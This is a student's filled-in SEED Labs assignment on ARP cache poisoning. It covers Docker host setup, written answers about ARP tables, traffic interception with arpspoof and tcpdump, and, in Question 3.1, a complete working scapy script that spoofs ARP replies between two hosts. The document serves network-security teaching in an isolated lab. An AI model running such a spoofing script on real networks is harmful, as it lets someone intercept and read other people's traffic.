Lab 2

Do not write your name or Net ID anywhere in this lab report. Also make sure that your name or Net ID should not appear anywhere in the screenshots.

# Task 0. Setting up SEED labs

Overview: Set up the SEED Lab environment

Steps: Follow either Option A or Option B, but not both Options.

* Option A: Creating SEED labs on DigitalOcean.
  + Follow [this guide](https://github.com/seed-labs/seed-labs/blob/master/manuals/cloud/seedvm-cloud.md). I strongly recommend using DigitalOcean as the cloud provider as the cost is predictable (i.e., $10/month). Follow Step 1, Step 2, and Step 3B of the guide; ignore Step 3A.
* Option B: Creating SEED labs on VirtualBox.
  + Follow [this guide](https://github.com/seed-labs/seed-labs/blob/master/manuals/vm/seedvm-manual.md) only if your personal computer runs Linux, Windows 10, or the Intel macOS. If you run the latest macOS on the M1 chip, you have to choose Option A.

My recommendation is to go for Option A. It is the easier way to set up the environment, and you’ll be able to get more help from me or the Course Assistant as we are both familiar with Option A. The total cost will not exceed $30 in total for this semester if you use DigitalOcean. Although Option B is cheaper, you need to make sure that the host machine (which runs VirtualBox) should have good performance.

If you’re a new GitHub user, you may be qualified for free $100 DigitalOcean credits. See [this link](https://www.digitalocean.com/github-students/).

**Question 0.1**:

* Include a screenshot of your terminal when you run the following command:  
  su seed

[Your response goes here.]



# Task 1. Prepare the network environment.


Overview: Set up the network environment for Hosts A, B, and M.

Steps (or watch Danny’s in-class demonstration):

1. Switch to the “seed” user: su seed
2. Go to <https://seedsecuritylabs.org/Labs_20.04/Networking/ARP_Attack/>.
3. Download the Lab setup file “Labsetup.zip” into the SEED Lab (created in Task 0).
4. Read Sections 1 and 2 only of [the instructions](https://seedsecuritylabs.org/Labs_20.04/Files/ARP_Attack/ARP_Attack.pdf).


**Question 1.1:**

* Use dockps to list the IP addresses of Hosts A, B, and M. Paste your screenshot below. Make sure to include your input (i.e., the dockps command) and the output — not just for this question but for all questions in this lab.




**Question 1.2:**

* Use docksh to access Host A’s shell. Ping Host B from A’s shell. Do not kill the ping process yet.
* Open a new window. Access Host B’s shell. Run tcpdump for about five seconds. Paste the screenshot below.




* Go back to A’s shell where A is pinging B. Kill the ping after about 5 seconds. Show Host A’s ARP table with arp -n. Paste the screenshot below.



**Question 1.3:**

* Use docksh to access Host M’s shell. Do not ping any hosts from M. Show M’s ARP table. Paste the screenshot below.



* *Compare M’s ARP table with A’s ARP table (Question 1.2). Explain the similarities and/or differences.*

M’s arp table is empty. Because ARP protocol is a conversational MAC learning process, so M will not learn the source’s MAC address when it receives ARP query which does not hit, and ARP reply is a unicast packet, only A received it, not M.

# Task 2. Intercept A’s packets from M.


Overview: Let M be the adversary who intercepts all packets from A to M.

Steps (or watch Danny’s in-class demonstration):

1. Go to Host B’s shell. Start a web server: cd /; python3 -m http.server
2. Go to Host A’s shell. Visit B’s web server: curl http://10.9.0.6:8000
3. Go to Host M’s shell. Intercept the communication between A and B with the arpspoof command.
4. Use tcpdump -A to view the packet payload as observed by M.
5. Repeat Steps 1 and 2.
6. Observe the output of the tcpdump process.

**Question 2.1:**

* Include a screenshot of Host B’s HTTP response (i.e., payload), along with the corresponding packet headers.



* Why do you see duplicated packet contents in Step 6?

Because when using arpspoof, we deceive the victims that we are the target hosts, so we will first receive the packet from the source victim and then transmit the packet to the destination victim. Then there will be duplicated packet contents.

# Task 3. Implement ARP spoofing in Python

Overview: Instead of using Linux’s arpspoof tool, you should implement it in Python using the “scapy” package.

Steps:

1. (Google it.)
2. (Make sure to save the code somewhere on your computer, but not in SEED Labs. Once you shut down a container, your files are gone forever.)

**Question 3.1:**

* Paste your code below.

from scapy.all import Ether, ARP, srp, send

import argparse

import time

import os

import sys

def get\_mac(ip):

    ans, \_ = srp(Ether(dst = 'ff:ff:ff:ff:ff:ff')/ARP(pdst = ip), timeout = 3, verbose = 0)

    if ans:

        return ans[0][1].src

def spoof(target\_ip, host\_ip, verbose = True):

    target\_mac = get\_mac(target\_ip)

    arp\_reply = ARP(pdst = target\_ip, hwdst = target\_mac, psrc = host\_ip, op = 'is-at')

    send(arp\_reply, verbose = 0)

    if verbose:

        self\_mac = ARP().hwsrc

        print("[+] Sent to {} : {} is-at {}".format(target\_ip, host\_ip, self\_mac))

def restore(target\_ip, host\_ip, verbose = True):

    target\_mac = get\_mac(target\_ip)

    host\_mac = get\_mac(host\_ip)

    arp\_reply = ARP(pdst = target\_ip, hwdst = target\_mac, psrc = host\_ip, hwsrc = host\_mac)

    send(arp\_reply, verbose = 0, count = 7)

    if verbose:

        print("[+] Sent to {} : {} is-at {}".format(target\_ip, host\_ip, host\_mac))

def main():

    target = sys.argv[1]

    host = sys.argv[2]

    verbose = True

    try:

        while True:

            spoof(target, host, verbose)

            spoof(host, target, verbose)

            time.sleep(1)

    except KeyboardInterrupt:

        print("[!] Detected CTRL+C! Restoring the network, please wait...")

        restore(target, host)

        restore(host, target)

if \_\_name\_\_ == "\_\_main\_\_":

    main()

**Question 3.2:**

* Repeat Task 2, replacing Step 2’s arpspoof command with your Python code above. Include a screenshot of Host B’s HTTP response (i.e., payload), along with the corresponding packet headers.

